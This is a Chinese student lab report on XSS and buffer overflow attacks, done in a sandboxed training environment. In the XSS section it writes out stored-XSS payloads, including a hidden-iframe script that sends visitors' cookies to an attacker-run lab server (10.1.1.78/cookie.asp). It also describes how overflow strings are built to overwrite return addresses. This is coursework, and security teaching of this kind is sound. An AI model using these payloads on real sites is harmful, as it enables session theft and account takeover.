# 实验一 典型攻击行为验证

班级：1703202

学号：1170300421

专业：信息安全

日期：2020.10.18

## 实验1-1：跨站脚本攻击

一、简单阐述跨站脚本攻击原理

它是通过对网页注入可执行代码且成功地被浏览器执行，达到攻击的目的，形成了一次有效XSS攻击，一旦攻击成功，它可以获取用户的联系人列表，然后向联系人发送虚假诈骗信息，可以删除用户的日志等等，有时候还和其他攻击方式同时实施比如SQL注入攻击服务器和数据库、Click劫持、相对链接劫持等实施钓鱼，它带来的危害是巨大的，是web安全的头号大敌。

执行条件：需要向web页面注入恶意代码；这些恶意代码能够被浏览器成功的执行。

攻击方式主要有：存储型攻击：恶意代码被保存到目标网站的服务器中，这种攻击具有较强的稳定性和持久性，比较常见场景是在博客，论坛等社交网站上；反射型攻击：意代码并没有保存在目标网站，通过引诱用户点击一个链接到目标网站的恶意链接来实施攻击的。

二、给出本次实验的结果，截图等

### 预备任务：熟悉留言系统

  在预备任务中，我们将安装在目标主机上的跨站脚本攻击演练平台（留言系统）。

      1、使用远程桌面登录至练习主机。

      2、使用浏览器打开http://10.1.1.2页面，进入跨站脚本攻击演练平台，如下图所示：



  3、给留言系统添加留言，熟悉本系统环境。



### 任务一：存储式跨站脚本测试

在留言内容中填写包含有跨站测试的脚本，提交后观察返回效果。

         <script>alert("XSS TEST")</script>



刷新留言系统，查看效果：



思考：

      测试当其他用户打开这个页面时，嵌入的代码是否会执行？分析留言系统代码，为什么填写的留言脚本会被执行？


答：会被执行。插入的代码alert格式是前端的一种格式，系统把留言的内容当成javascript代码进行了执行。

### 任务二：存储式跨站漏洞的简单利用

增加一留言，并在留言内容中改为 <iframe src="http://www.hit.edu.cn"></iframe>，测试返回效果。



隐藏恶意网页。增加留言，内容包含以下语句：<iframe src=http://today.hit.edu.cn width="0" height="0"></iframe>，观察返回状态，并解释原因。




通过将该网页的长和高显示为0，使其没有页面空间显示，进而达到隐藏恶意网页的目的。


### 实验任务三：利用存储式跨站漏洞窃取用户cookie

继续添加留言，包含以下内容：<script>document.write(document.cookie)</script>

      结果如图所示：

  
继续添加留言，包含以下内容：

      <script>alert(document.cookie)</script>，比较有什么区别？




使用管理员登录，观察显示的cookie有什么不同


没有不同。

思考：这种窃取cookie的方式有什么缺点？有什么方法可以将用户的cookie窃取出并保存下来，而且用户看不到？

答：容易被用户发现。可以通过在攻击机上搭建web服务器，进而保存和浏览用户cookie。

在攻击机上使用提供的页面搭建WEB服务器，以便保存浏览用户的cookie。






搭建IIS服务器过程中应注意如下几点：


    1）在Web服务扩展中允许Active Server Pages服务

   2）默认网站-属性-文档中添加index.asp内容页。


3）在：C:\\tools\\跨站脚本攻击\\中的cookies文件夹属性-安全-组或用户名称（G）-添加-高级-立即查找中找到IUSR\_BJHIT-YXI7NEFU8用户，选择并确定



4)给IUSR\_BJHIT-YXI7NEFU8用户写入权限




搭建好后，在浏览器中输入本机IP地址进行测试，如下图所示：




返回http://10.1.1.2页面，继续添加留言，包含以下内容：

     <script>document.write("<iframe width=0 height=0 src='http://10.1.1.78/cookie.asp?cookie="+document.cookie+"'></iframe>");</script>



再打开本地页面，查看接收浏览用户的cookie接收情况：



可以看到，已经接收到用户的cookie了，这些cookie包含了所有浏览该页面的信息，如果是登录用户的话，cookie包含了用户的用户名与密码信息。

## 实验1-2：缓冲区溢出实验结果

1. 分析缓冲区溢出的原理。根据这2个程序，详细说明基于堆和栈的缓冲区溢出的原理。


缓冲区溢出，针对程序设bai计缺陷，du向程序输入缓冲区写入使之溢出的内容（通常是超过缓冲区能保存dao的最大数据量的数据），从而破坏程序运行、趁著中断之际并获取程序乃至系统的控制权。原理：通过往程序的缓冲区写超出其长度的内容，造成缓冲区的溢出，从而破坏程序的堆栈，造成程序崩溃或使程序转而执行其它指令，以达到攻击的目的。造成缓冲区溢出的原因是程序中没有仔细检查用户输入的参数。

基于栈的缓冲区溢出的原理：栈是从高地址向低地址写入的，一般用作函数调用是存放返回地址，一些参数等，而数据的写入是从低地址写向高地址的，这样就可以将栈顶的返回函数和参数覆盖，从而使程序在执行调用函数完毕时调用ret函数时，可以被攻击者利用为返回到任意地址。进而通过nop等操作使ret“降落”在自己的恶意代码上，执行并危害计算机。

基于堆的缓冲区溢出的原理：在给变量分配堆内存空间时，申请到堆的地址在释放之前保持不变，可以利用申请两个堆空间，利用物理地址小的堆地址进行缓冲区溢出，并覆盖后面的大地址的堆空间，达到攻击目的。

1. 给出溢出的结果，程序运行后的状态或屏幕截图等。


对于栈溢出实验，如：




对该代码缓冲区溢出攻击指的是：传入一个超过缓冲区buf长度的字符串，执行拷贝后，缓冲区溢出，把ret返回地址修改成函数haha的地址，达到调用函数haha的目的。

字符串XX构造说明：前8个字节填充的是函数fun中的buf数组，之后的4个字节填充的是sfp，即调用者的EBP，最后四个字节填充的是返回地址，根据打印出函数haha的地址确定。


运行后结果执行了haha函数，表明产生了缓冲区溢出。



对于堆溢出实验：如下列代码：



字符串构造说明：



因此构造字符串应该根据两个内存地址的差值(即output和input地址的差值)来构造字符串。

运行结果：



结果可以看出，input字符串覆盖了output的内存区域，从而实现了堆溢出。

两个内存地址的差值为0x004F0718-0x004F06D0=0x48 即72字节，所以字符串应该构造为72字节+output内容。